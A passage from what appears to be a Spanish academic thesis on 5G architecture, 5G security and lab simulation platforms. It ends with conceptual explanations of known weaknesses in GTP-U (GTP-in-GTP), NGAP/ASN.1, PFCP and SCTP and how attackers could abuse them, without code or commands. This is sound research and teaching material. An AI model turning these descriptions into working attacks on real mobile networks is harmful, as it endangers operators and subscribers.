- **Servicios:** Se basa en la utilización de tecnologías como HTTP y REST. Se trata de una implementación mejor dado que se simplifica la gestión. Este tipo de arquitectura permite crear servicios de forma más rápida, escalar la red de forma eficiente y reducir los costes operativos.

Las NF presentes en la red 5G se muestran en la ilustración 15.



ILUSTRACIÓN 15. FUNCIONES DE RED DE 5G [21]

Muchas de estas NFs presentan las mismas funciones que algunos componentes del núcleo de red de generaciones anteriores. Pero, al incluir nuevas características, nuevos componentes con nuevas funciones fueron necesarios, entre los que cabe destacar:

- **NSSF (*Network Slice Selection Function*):** Se trata de una función de red cuya misión es gestionar las distintas capas de la red. Se creó como consecuencia de la incorporación del *network slicing*.

- **UDM (*Unified Data Management*):** Gestiona las credenciales para autenticación y autorización.

El resto de funciones de red son similares a los componentes de red utilizados en generaciones anteriores: AUSF agrupa las funciones de HSS y AuC, el AMF realiza funciones similares al MME, PCF realiza funciones de políticas como el PCRF, SMF asume funciones de MME, PGW y SGW…

En cuanto a la red de acceso radio NR (*New Radio*), esta se caracteriza por operar en bandas de frecuencia más altas, lo que proporciona un mayor ancho de banda que el de las generaciones anteriores, presenta una latencia ultrabaja, admite una mayor cantidad de dispositivos conectados a una misma celda, lo cual es crucial para el IoT, presenta una mayor eficiencia espectral, lo que significa que puede transmitir más información en las mismas bandas de frecuencia, y utiliza tecnologías de antena avanzadas como MIMO (*Multiple-Input-Multiple-Output*), que utiliza múltiples antenas tanto en los dispositivos de transmisión como en los de recepción para mejorar la velocidad y la calidad de las conexiones inalámbricas. Al usar múltiples antenas, MIMO aprovecha la diversidad espacial y supera obstáculos e interferencias, lo que permite una comunicación más rápida y confiable. También está formada por estaciones base, denominadas *gNodeB*, las cuales son una evolución de las estaciones base utilizadas en LTE (*eNodeB*):

- Pueden proporcionar velocidades de datos de hasta 10 Gbps, más del doble que las velocidades máximas de 4G LTE.

- Proporcionan latencias de tan solo 1 ms, ideal para aplicaciones en tiempo real como la realidad virtual y la realidad aumentada.

- Pueden soportar una cantidad mayor de dispositivos conectados.

- Soportan nuevas funcionalidades como el *beamforming*, que permite a las estaciones base dirigir las señales de radio a los dispositivos móviles de forma más eficiente.

Esta nueva generación destaca por la utilización de tecnologías innovadoras en el núcleo de la red. Entre ellas se encuentran *Software Defined Networks* (SDN) y *Network Function Virtualization* (NFV) [22]:

- **SDN** separa los planos de control y datos permitiendo que el control de la red se vuelva directamente programable y que la infraestructura subyacente se abstraiga para aplicaciones y servicios de red. La separación entre los planos se logra mediante un componente llamado Controlador, el cual maneja el flujo de paquetes. Gracias al Controlador, la red se vuelve más manejable y se facilita la incorporación de nuevos servicios y aplicaciones, además de hacer configuraciones de toda la red de forma centralizada.

- **NFV** permite reemplazar funciones de red como routers, balanceadores, cortafuegos y demás componentes de red, por instancias virtuales de estas corriendo como *software* sobre *hardware* comercial listo para usar (COTS - *Commercial off-the-shelf*). En las redes 5G, esta técnica es la que posibilita el *network slicing*, comentado anteriormente.

Por otro lado, 5G presenta varias formas de implementación, como *Stand Alone* (SA) y *Non Stand Alone* (NSA) [23]. Una red móvil está formada por dos componentes principales: el núcleo de red (*core*) y la red de acceso de radio. El núcleo se encarga de enrutar y conmutar paquetes de datos entre los dispositivos móviles y los servicios a los que intentan acceder, administrar la movilidad

de estos en la red, garantizar la autenticación y seguridad de los usuarios y sus dispositivos, controlar la calidad de servicio y control de políticas. Por otro lado, la red de acceso radio mantiene conexiones con los dispositivos transmitiendo señales de radiofrecuencia, supervisando el cambio de una celda a otra (*handover*) cuando un dispositivo móvil se desplaza, asignando y gestionando recursos para satisfacer las demandas de tráfico de datos y voz, etc. Volviendo a lo mencionado anteriormente, 5G NSA utiliza una nueva tecnología de acceso de radio (NR) junto con el núcleo existente de las redes 4G. La principal ventaja de este despliegue es que habilita al operador a aprovechar su infraestructura 4G pudiendo introducir rápidamente servicios 5G. Por otra parte, 5G SA también utiliza la red radio NR pero con un núcleo de red totalmente nuevo. Es decir, se trata de una red nueva, independiente de la red 4G. Con este despliegue se pueden lograr usos que con la red 5G NSA no se pueden:

- ***Enhanced Mobile Broadband* (eMBB):** Servicio ofrecido por 5G que se centra en proporcionar una experiencia mejorada de banda ancha móvil, ofreciendo velocidades de datos mucho más altas y una mayor capacidad en comparación con 4G LTE. Posibilita la transmisión de video de ultra alta definición (UHD), realidad virtual (VR) y aumentada (AR) y juegos en línea de alta calidad.

- ***Ultra-Reliable and Low-Latency Communications* (URLLC):** La principal característica es la capacidad de proporcionar comunicaciones extremadamente confiables en tiempos de latencia extremadamente bajos. Este tipo de servicio está diseñado para aplicaciones que requieren una confiabilidad y una velocidad de respuesta excepcionales, como el control remoto de maquinaria en tiempo real, cirugía remota, automóviles conectados para la conducción autónoma, etc.

- ***Massive Machine-Type Communications* (mMTC):** Diseñado para admitir la conexión masiva de dispositivos, como sensores y dispositivos IoT, de manera eficiente. Se centra en proporcionar una conectividad confiable y eficiente para un gran número de dispositivos que pueden tener requisitos de transmisión de datos más bajos y una menor demanda de ancho de banda, pero que requieren una conectividad sostenible y una larga duración de batería.

2.3.2. Seguridad

Actualmente, las redes de quinta generación incluyen mejoras de seguridad [24] respecto a generaciones anteriores. Entre estas se encuentran:

- El plano de usuario está integralmente protegido.

- La arquitectura del núcleo de la red está diseñada de forma que la seguridad se gestiona a través de una autorización de acceso y autenticación que usa un canal seguro de comunicaciones protegidas con el protocolo *Transport Layer Security* (TLS).

- Sobre la interconexión con otras redes, la tecnología 5G establece el tráfico entre estas a través del servicio *Security Edge Protection Proxy* (SEPP), el cual garantiza la confidencialidad e integridad de extremo a extremo entre ambas redes, asegurando un tráfico seguro.

- Se proporciona seguridad en los mensajes intercambiados entre el equipo de usuario y la unidad encargada de la movilidad del usuario gracias al protocolo NAS (*Non-Access Stratum*). En generaciones anteriores, primero se se establecía el canal de voz y después se creaba el contexto seguro por el que se enviaban los mensajes. En cambio, las redes 5G establecen este contexto desde el primer momento.

- En generaciones anteriores, la autenticación de la red se realizaba por medio de una identificación de usuario temporal, la cual se enviaba a través de la red radio sin cifrar. En 5G la identificación será permanente y globalmente única y estará localizada en el equipo de cada suscriptor. Esta identificación se llama SUPI (*Subscriber Permanent Identifier*) y siempre se transmitirá de forma cifrada.

Por otro lado, estas redes plantean diversos problemas [25] que suponen nuevos retos, debido a su naturaleza descentralizada y el aumento en la cantidad de dispositivos IoT con deficiencias en seguridad.

5G promete más flexibilidad a través de *network slicing* gracias a SDN y NFV. A cambio, se necesitan más configuraciones, ya que cada una de las *slices* es una red independiente con sus propios recursos y sus propias configuraciones. Todo esto abre las puertas a errores de configuración que pueden causar problemas de seguridad. Por otro lado, hacer uso de componentes de red definidos por *software*, donde este en ocasiones es *open-source,* puede causar aún más problemas de seguridad.

Se considera que las redes 5G están descentralizadas dado que presentan más puntos de enrutamiento de tráfico, lo que dificulta el control de la seguridad y la supervisión. Las redes actuales, al estar limitadas en cuanto a velocidad y volumen de datos, son más fáciles de supervisar en tiempo real, pero con el incremento del ancho de banda, habrá mayor velocidad y volumen de datos y esto, junto con la expansión de las redes 5G, desafiará a los equipos de seguridad, los cuales deberán crear nuevos métodos para detener las amenazas.

En cuanto a los dispositivos IoT, muchos se fabrican sin tener en cuenta la seguridad. La red 5G ofrece soporte y conexión para este tipo de dispositivos, algo que las redes predecesoras no ofrecían. Por lo tanto, el hecho de permitir la conexión de miles de millones de dispositivos con vulnerabilidades, implica tener miles de millones de vulnerabilidades en la propia red, dado que un sistema es tan seguro como su eslabón más débil.

Estas vulnerabilidades y muchas otras suponen un vector de ataque para las amenazas que estas redes tienen, lo cual puede desembocar en un ataque que explote esas vulnerabilidades y gane acceso a la red y a los datos sensibles. Algunas de las amenazas más conocidas son:

- **Ataques con *botnets:*** Una *botnet* es una red de dispositivos comprometidos y controlados de forma remota por un atacante. Estos dispositivos pueden ser ordenadores personales, servidores, dispositivos IoT, etc. El principal objetivo de una *botnet* es ejecutar tareas automatizadas bajo las ordenes del atacante, como envío masivo de *spam*, ataques de fuerza bruta o robo de información.

- **Ataques de denegación de servicio distribuido (DDoS):** Buscan sobrecargar una red o sitio web para desconectarlo y dejarlo inoperativo, dado que recibe tantas peticiones que no es capaz de gestionarlas y acaba colapsando.

- **Ataques de intermediarios (MITM):** Interceptan y cambian las comunicaciones entre dos partes. El atacante se coloca “en medio” de la comunicación, lo que permite espiar, modificar e incluso inyectar datos maliciosos en la comunicación. También se puede suplantar la identidad de alguna de las dos partes, donde el atacante se hace pasar por una parte e intenta engañar a la otra con el objetivo de obtener información confidencial.

- Seguimiento de la ubicación e interceptación de llamadas.

Aunque, como se ha mencionado anteriormente, las redes 5G incorporen cifrado y medidas avanzadas de seguridad, no se pueden ignorar las amenazas como MITM, el seguimiento de ubicación o la interceptación de llamadas, ya que los atacantes buscan nuevas formas de explotar las vulnerabilidades o debilidades en la seguridad. Ataques como MITM pueden ser exitosos si un atacante logra comprometer un dispositivo con medidas de seguridad inadecuadas. Es decir, aunque los ataques de esta naturaleza son difíciles de llevar a cabo, no son imposibles.

Por último, es importante destacar que las redes 5G NSA, al heredar el núcleo de red LTE (EPC) comparten las vulnerabilidades inherentes a este. Como se mencionó previamente, esto incluye las vulnerabilidades asociadas al protocolo *Diameter* y las posibles amenazas de ataques de denegación de servicio (DoS).

2.3.3. Soluciones para simulación de redes 5G

Para llevar a cabo el proyecto es necesario simular una red 5G sobre la que hacer las pruebas y estudios. Es necesario utilizar una tecnología de simulación que permita desplegar un núcleo de red con todas las funcionalidades descritas anteriormente.

Actualmente existen varias plataformas de código abierto que permiten generar esta simulación. A continuación, se presentan las mismos y sus características:

- ***Free5GC*:** Se trata de una solución de código abierto para la implementación del núcleo de una red 5G, basada en las especificaciones 3GPP [26]. Al ser *open-source*, proporciona transparencia y personalización, lo que permite desplegar un núcleo de red 5G a medida. Soporta despliegues SA con todas las funciones de red y todos los procedimientos que se llevan a cabo en el núcleo, como registro, autenticación, *handover*, etc. Se trata de una herramienta que proporciona un punto de partida para el dominio profesional de 5G, ya que es extremadamente útil para el aprendizaje y la experimentación. También puede usarse para pruebas y desarrollo.

  Esta implementación virtualiza cada elemento del núcleo de la red de forma que este puede tratarse de forma individual. Implementa las conexiones que existen entre el núcleo y la red de acceso radio (NR-RAN). Proporciona *network slicing*, lo que implica que hay una separación de planos (control y usuario), lo que permite que el tráfico de señalización y de usuario sigan caminos diferentes.

  Por otro lado, es un proyecto que no se ha mantenido actualizado, lo que puede suponer que no esté con las últimas características. También se ha demostrado vulnerable (CVE-2022-43677 [27]), lo que puede afectar al funcionamiento del programa. Es importante destacar también que, si se necesita desplegar también la red de acceso radio 5G-NR, será necesario utilizar otro programa para tal fin, como *UERANSIM*.

- ***Open5GS*:** Al igual que la anterior, también es una herramienta *open-source* que proporciona todas las ventajas de esta característica. Cumple con las especificaciones de 3GPP y se actualiza de forma más constante. Permite el despliegue del núcleo de red 5G (5GC) y de LTE (EPC) [28].

  Para el desarrollo del proyecto, las implementaciones de 4G no interesan dado que se centra en un núcleo de red 5G SA. Por otro lado, también se encuentra afectado por la misma vulnerabilidad que *Free5GC*, lo que, como se ha comentado, puede afectar al funcionamiento del programa.

  También es importante destacar que no implementa la funcionalidad completa del núcleo de red 5G y si se requiere desplegar la red de acceso radio, también se tendrá que hacer uso de otro programa que permita hacerlo.

- **OAI (*OpenAirInterface*):** Perteneciente a la *OpenAirInterface Software Alliance* (OSA), se trata de una plataforma de *software* abierto creada y mantenida por desarrolladores de todas partes del mundo que se encargan de construir redes de acceso radio (RAN) y núcleos de red (CN) [29].

  Respecto a la red de acceso radio, soporta despliegues NSA y SA, tanto para los UEs como para las estaciones base.

  Por otro lado, permite el despliegue de un CN SA que cumple con los estándares 3GPP. Esta tecnología permite la implementación de una arquitectura orientada a servicios (SBA). Esto permite partir de una solución más realista, ya que permite crear las NFs, las cuales se comunican entre ellas como consumidoras/productoras de servicios, tal y como se ha explicado anteriormente. Además, también se separan las funciones del plano de control (CP) de las funciones del plano de usuario (UP) permitiendo adaptar la red a necesidades específicas.

Presenta todas las funciones de red junto con todos los procedimientos como conexión, registro, *handover*, etc. Se puede desplegar de varias formas desde una minimalista con las mínimas NFs necesarias hasta el despliegue más completo, incluyendo BBDD para almacenar los datos de los usuarios. Por último, también permite el despliegue en máquinas virtuales, usando contenedores de *Docker* [30] o en *Cloud*.

Para esta plataforma, es importante describir también *Docker*, dado que se utilizará para montar el laboratorio sobre el que se realizarán los estudios técnicos del proyecto.

Docker es una herramienta de código abierto que permite empaquetar una aplicación y sus dependencias en un contenedor virtual. Esto hace que sea más fácil y rápido desplegar aplicaciones en diferentes entornos, ya sean servidores físicos, la nube pública o privada.

Utiliza características de aislamiento de recursos del *kernel Linux* para crear contenedores independientes. Los contenedores comparten el *kernel* de la máquina host, pero tienen sus propios espacios de nombres, *cgroups* y otros recursos. Los espacios de nombres aíslan la vista que tiene una aplicación de su entorno operativo. Esto incluye el árbol de procesos, la red, el ID de usuario y los sistemas de archivos montados. Los *cgroups* proporcionan aislamiento de recursos, incluyendo la CPU, la memoria, el bloque de E/S y de la red.

Docker ofrece una serie de ventajas, entre las que se incluyen:

- **Flexibilidad y portabilidad:** *Docker* permite ejecutar aplicaciones en cualquier servidor de *Linux*, independientemente de la configuración del *hardware* o del *software*.

- **Eficiencia:** *Docker* es más eficiente que las máquinas virtuales, ya que comparte el *kernel* de la máquina host.

- **Seguridad:** *Docker* puede ayudar a mejorar la seguridad de las aplicaciones al aislarlas de su entorno operativo.

Para el desarrollo de este proyecto, se ha optado por utilizar *OpenAirInterface* como solución para la simulación de núcleo de red 5G por varias razones.

En primer lugar, esta solución presenta una comunidad más grande y representa la solución *software* de más rápido crecimiento. Gracias a esto, es más fácil obtener apoyo y abordar cualquier problema que pueda surgir debido a la gran comunidad y foros que esta plataforma tiene. Esto es importante ya que se asegura la disponibilidad de recursos, experiencia y actualizaciones oportunas.

En segundo lugar, *OpenAirInterface* presenta un conjunto completo de características y una arquitectura robusta. La plataforma cubre una amplia gama de funcionalidades, desde interfaces y algoritmos hasta medidas de seguridad e innovaciones impulsadas por la investigación. Esta amplitud de capacidades puede ser particularmente beneficiosa para este proyecto, ya que permite un despliegue de red 5G más completo y rico en características sin necesidad de depender de múltiples soluciones potencialmente incompatibles.

Finalmente, es importante destacar que las otras soluciones presentan vulnerabilidades probadas en diferentes CVEs y *OpenAirInterface*, al ser una solución nueva, no dispone de tantas vulnerabilidades, por lo que es interesante la idea de trabajar sobre una solución en la que no se han encontrado tantos problemas de seguridad.

En resumen, gracias a una amplia comunidad, un mantenimiento regular, riqueza en características, arquitectura más robusta y falta de vulnerabilidades probadas, esta solución se ha seleccionado para abordar el presente proyecto.

2.3.4. Vulnerabilidades conocidas

Algunos de los protocolos que se usan en las redes de quinta generación presentan ciertas vulnerabilidades que, a su vez, suponen vectores de ataque que un atacante puede explotar para ganar acceso a la red. A continuación, se procederá a explicar algunos protocolos con vulnerabilidades conocidas, cómo se pueden explotar dichas vulnerabilidades y qué consecuencias supondrían, tanto para el proveedor de los servicios como para los clientes (usuarios).

2.3.4.1. GTP-U

El *GPRS Tunneling Protocol* es un protocolo de tunelización que se establece entre la estación base y el plano de usuario de 5G haciendo uso del puerto 2152 [31]. Dicho túnel se crea mediante la adición de una nueva cabecera al paquete original. Esta cabecera consiste en una cabecera de transporte UDP y la cabecera GTP-U. Esta última contiene los siguientes campos:

- ***Flags*:** Este parámetro contiene la versión y otra información.
- ***Message Type*:** Especifica el tipo de mensaje.
- ***Length*:** Se trata de la longitud del paquete en *bytes*. En este caso, se trata de la longitud de todos los datos que van después del campo TEID.
- **TEID:** Se trata del *Tunnel Endpoint Identifier*, el cual consiste en un valor único que asigna un túnel a los dispositivos de usuario.

Esta cabecera se añade por los nodos que forman parte de este protocolo (la estación base y el UPF) y no puede ser accedida por UEs, por lo que estos no pueden manipular estos paquetes. En el mejor escenario, las conexiones entre la estación base y el UPF están protegidas mediante mecanismos como encriptado, cortafuegos y cerrada al acceso exterior. En un escenario ideal, *IPsec* [32] (conjunto de protocolos que permiten añadir autenticación y cifrado a cada paquete IP en un flujo de datos) se usaría entre la estación base y el UPF, para asegurar que los paquetes vienen de un nodo autorizado. De esta forma, no podría haber paquetes anómalos fluyendo por la conexión GTP.

La realidad puede ser algo diferente, ya que los proveedores se muestran reacios a implementar *IPsec* en la interfaz N3 (la que une la estación base con el UPF) ya que este protocolo es muy intensivo en cuanto a CPU y reduce el rendimiento del tráfico de usuario. Por otro lado, se apoyan en la idea de que, ya que el tráfico de usuario se protege a nivel de aplicación, mediante TLS, la protección de la capa de red resulta redundante. Sin embargo, muchos estudios han demostrado que, aunque no deberían, muchos UPFs están expuestos a *Internet*.

El modo de funcionamiento de este protocolo es sencillo. La estación base es el nodo GTP del lado del usuario y su función consiste en recibir tráfico del mismo, encapsularlo en un paquete GTP y enviarlo al nodo GTP del lado del núcleo de red 5G (UPF). Cuando el UPF recibe dicho paquete, lo desencapsula, observa la IP destino y lo reenvía, sin mirar el contenido.

Con todo esto, es posible que un UE pueda elaborar un paquete anómalo y enviarlo por la red. El UE puede elaborar un paquete GTP que, cuando llega a la estación base, se encapsule dentro de otro, resultando en un paquete GTP dentro de otro (*GTP-in-GTP*). Cuando el UPF desencapsule dicho paquete, dependiendo de la implementación de la red 5G, puede procesarlo y reenviarlo, lo que supondría tener un paquete GTP anómalo en la red, o colapsar, produciéndose una denegación de servicio en la red.

La importancia de este ataque reside en el vector de ataque: la infraestructura puede ser atacada desde el propio UE. Solo se necesita un dispositivo móvil y unas cuantas líneas de código para implementar este ataque, el cual también se puede usar para filtrar información sensible como las IP de los nodos GTP de la infraestructura. Estos nodos deberían estar preparados para gestionar este ataque.

2.3.4.2. NGAP

El *Next Generation Application Protocol* (NGAP) [33] es el protocolo de nivel superior que se utiliza en la interfaz N1 (interfaz transparente que une al UE con el AMF) y en la N2 (interfaz que une al gNB con el AMF). Este protocolo se sitúa sobre el protocolo SCTP/IP (*Stream Control Transmission Protocol*) y sus mensajes se serializan mediante ASN.1 (*Abstract Syntax Notation One*).

Este estándar de codificación soporta varios tipos de codificaciones como el BER (*Basic Encoding Rules*), PER (*Packet Encoding Rules*) y APER (*Aligned PER*). NGAP hace uso de APER, que es igual que PER (diseñado para minimizar el tamaño de los mensajes codificados y reducir el procesamiento necesario para decodificarlos), solo que agrega alineación de *bits*, lo que facilita la decodificación en arquitecturas de procesadores con alineación de datos.

Los decodificadores ASN.1 han tenido problemas en el pasado con datos malformados. En concreto, a lo largo de los últimos dos años han aparecido 12 CVEs (*Common Vulnerabilities and Exposures*) relacionadas con este decodificador.

Con toda esta información en mente, es posible elaborar un mensaje de control enmascarado como tráfico de usuario, saltando así del plano de usuario al plano de control.

Desde el UE, la señalización de la plataforma de control es manejada por el módem de banda base y los usuarios no disponen de acceso a dicho módem. En una arquitectura CUPS (*Control Plane User Plane Separation* - separación de los planos de usuario y control), como su nombre indica, el UPF y el AMF están separados funcionalmente. Los usuarios normales no tienen la autorización para acceder a la infraestructura de red, por lo que los datos de usuario que van al plano de control representan un riesgo de seguridad.

El vector de ataque a implementar para lograr este ataque es tráfico del UE, aprovechando la mala separación de los planos de usuario y control. Es decir, si en una implementación 5G, el intérprete ASN.1 no es robusto y los planos de usuario y control no están debidamente separados, este ataque puede darse. En cuanto a la primera falla de seguridad, es importante saber que los analizadores ASN.1 utilizados para interpretar mensajes del plano de control, son complicados y vulnerables a mensajes malformados. Finalmente, el hecho de que los planos de control y usuario no estén debidamente separados, es un problema arquitectónico que puede causar aún más problemas.

2.3.4.3. PFCP

El *Packet Forwarding Control Protocol* [34] es un protocolo 3GPP que se usa en la interfaz N4, la que une el UPF con el SMF. El UPF es responsable de funciones como la entrega de paquetes de datos y el enrutamiento. Por otra parte, el SMF controla las sesiones de datos de usuario y las políticas de red. Ambos utilizan el protocolo PFCP para comunicarse entre sí.

Este protocolo está diseñado para separar el plano de control del plano de datos, lo que permite una mayor flexibilidad y escalabilidad en las redes 5G, y permite un control granular sobre las sesiones de usuario, lo que es crucial para la implementación de políticas de red y QoS en las redes 5G.

Es importante destacar que este protocolo presenta unas características que pueden ser aprovechadas por atacantes para denegar el servicio prestado en estas redes:

- Existe una falta de autenticación o autorización adecuadas para las solicitudes PFCP. Esto puede ocasionar ataques de eliminación y modificación de sesión.

- Tampoco se realiza una validación de parámetros, lo que puede suponer ataques basados en inundación. No se validan parámetros como SEID (*Session Endpoint Identifier*) o TEID, lo que permite el envío de solicitudes masivas no autorizadas.

- Es posible llevar a cabo ataques de espionaje que explotan la capacidad de modificar sesiones para redirigir el tráfico a un destino malicioso, lo que probablemente sugiere que los datos sensibles no están adecuadamente protegidos.

- Una mala protección de la interfaz N4 puede resultar en la manipulación de reglas de envío.

En resumen, las vulnerabilidades del protocolo PFCP se deben a una falta de autenticación adecuada, validación insuficiente de parámetros, acceso no seguro al UPF y falta de protección de datos sensibles, permitiendo una variedad de ataques desde DoS hasta espionaje de tráfico de usuario.

2.3.4.4. SCTP

2.3.4.4.1. Introducción

El *Stream Control Transmission Protocol* (SCTP) [35] es un protocolo que se usa en la capa de transporte y está definido en la RFC 2960. Proporciona confiabilidad, control de flujo y secuenciación, como TCP (*Transmission Control Protocol*), pero también permite el envío de mensajes fuera de secuencia y es un protocolo orientado al mensaje, similar a UDP (*User Datagram Protocol*).

Entre las principales características de SCTP destacan:

- ***Multihoming***: Esta propiedad permite a un par especificar al otro par, con el que establecerá una conexión, más de una dirección IP. Esto permite gestionar de forma eficiente posibles fallos en la red y continuar con la operatividad.

- A diferencia de TCP, permite la entrega de datos en trozos independientes y paralelos, lo que elimina el problema de "*head of the line blocking*". Este problema ocurre en TCP cuando un paquete de datos grande puede bloquear la entrega de paquetes más pequeños que van detrás de él en la cola de transmisión. Esto puede resultar en una menor eficiencia y retrasos en la entrega de datos.

  SCTP soluciona este problema fragmentando los datos en trozos más pequeños y enviándolos como flujos independientes y paralelos. Cada trozo se envía de forma independiente, lo que evita que un paquete grande bloquee el flujo de paquetes más pequeños detrás de él. Esto mejora la eficiencia y reduce los retrasos en la entrega de datos en comparación con el enfoque tradicional de enviar un único flujo de datos completo.

- ***Multistreaming***: Propiedad que permite la transmisión simultánea de múltiples flujos de datos dentro de una sola conexión. Cada flujo puede tener sus propias características de entrega, como control de congestión y priorización. Esta característica es útil para aplicaciones que requieren la transmisión de diferentes tipos de datos de manera simultánea y con diferentes requisitos de calidad de servicio.

- Es un protocolo orientado a la conexión, lo que significa que, antes de que se inicie la transferencia de datos, es necesario establecer una conexión entre el emisor y el receptor. Esta conexión proporciona un canal bidireccional confiable a través del cual se pueden enviar y recibir datos de manera segura. La orientación a la conexión garantiza que los datos se entreguen en el orden correcto y sin pérdidas ni corrupciones.

- Permite que los mensajes enviados a través de la conexión estén delimitados. Esto significa que los datos se agrupan en mensajes discretos y se envían como unidades separadas. Cada mensaje tiene su propia identificación y puede entregarse de manera independiente. Esta característica facilita la transmisión de datos estructurados, ya que los receptores pueden distinguir fácilmente entre diferentes mensajes y procesarlos por separado. Además, los delimitadores de mensajes en SCTP ayudan a evitar el problema de "*head of the line*

blocking", al permitir que los mensajes más pequeños se entreguen antes que los más grandes, lo que mejora la eficiencia de la transmisión de datos.

2.3.4.4.2. Estructura del paquete

La estructura de un paquete de SCTP se muestra en la ilustración 16.



ILUSTRACIÓN 16. ESTRUCTURA DE UN PAQUETE SCTP [35]

Como se puede observar en la ilustración, el paquete de SCTP consta de un encabezado común seguido opcionalmente por uno o más *chunks* (bloques) que contienen información específica.

El encabezado común es el primer campo en un paquete SCTP y tiene una longitud fija de 12 *bytes*. Contiene el puerto origen, destino, una etiqueta de verificación utilizada para identificar la asociación SCTP y la suma de verificación que se utiliza para detectar errores en el paquete.

Después del encabezado común, puede haber uno o más *chunks* que contienen información adicional. Los *chunks* están estructurados de manera similar y cada uno tiene su propio tipo y longitud. Los chunks más comunes incluyen:

- ***Data***: Contiene datos de usuario.
- ***Init***: Utilizado durante la fase de establecimiento de la asociación para intercambiar parámetros de inicialización.
- **SACK (*Selective Acknowledgement*)**: Utilizado para informar al remitente sobre qué paquetes han sido recibidos con éxito.
- ***Heartbeat***: Utilizado para mantener viva la asociación enviando mensajes periódicamente.
- ***Shutdown***: Utilizado durante el cierre de la asociación para indicar que el lado remoto está cerrando la asociación.

Cada *chunk* tiene su propio formato específico, pero todos siguen una estructura común que incluye un campo de tipo de *chunk*, un campo de longitud y datos adicionales, dependiendo del tipo de *chunk*.

2.3.4.4.3. Establecimiento de conexión

El establecimiento de conexión entre dos pares sigue el diagrama de flujo representado en la ilustración 17, el cual consiste en el *4-way handshake.*



ILUSTRACIÓN 17. ESTABLECIMIENTO DE CONEXIÓN SCTP [36]

En dicho diagrama, el *Peer A* desea establecer una conexión SCTP con el *Peer B*. Para ello, empieza enviando un paquete INIT para iniciar el proceso. Este mensaje lleva consigo información esencial como la etiqueta de inicio, tamaño de ventana del receptor anunciado, número de flujos entrantes y salientes, y el número de secuencia de transmisión inicial (TSN).

Tras recibir dicho mensaje, el *Peer B* responde con un INIT ACK. Este *chunk* confirma la recepción del INIT y puede incluir parámetros opcionales para almacenar información adicional.

Una vez el *Peer A* recibe el INIT ACK, envía de vuelta al *Peer B* un paquete, llamado COOKIE ECHO, para autenticar la propiedad de la dirección IP y validar la *cookie* de estado recibida.

Finalmente, el *Peer B* valida la *cookie* de estado reflejada por *Peer A* y crea el Bloque de Control de Transmisión (TCB). Este paso establece la asociación SCTP entre los pares y permite el intercambio de datos de manera segura.

Como se ha comentado antes, para mantener la conexión operativa, entre ambos pares se envían mensajes de forma periódica (HEARTBEAT) y respondiendo a los mismos (HEARTBEAT ACK).

2.3.4.4.4. Consideraciones de seguridad

A pesar de contemplar una serie de medias de seguridad, es un protocolo inseguro que presenta una serie de vulnerabilidades que suponen vectores de ataque que un atacante puede explotar para causar comportamientos inesperados, sobre todo en una red 5G.

Este protocolo no proporciona seguridad en los mensajes por defecto, lo que lo hace susceptible a ataques MITM con los que se puede sustraer información sensible y hacer ataques de suplantación de identidad. La caractetísica de *multihoming* también favorece los ataques de suplantación, ya que una vez interceptada la identidad de un par, es posible especificarla en una nueva conexión.

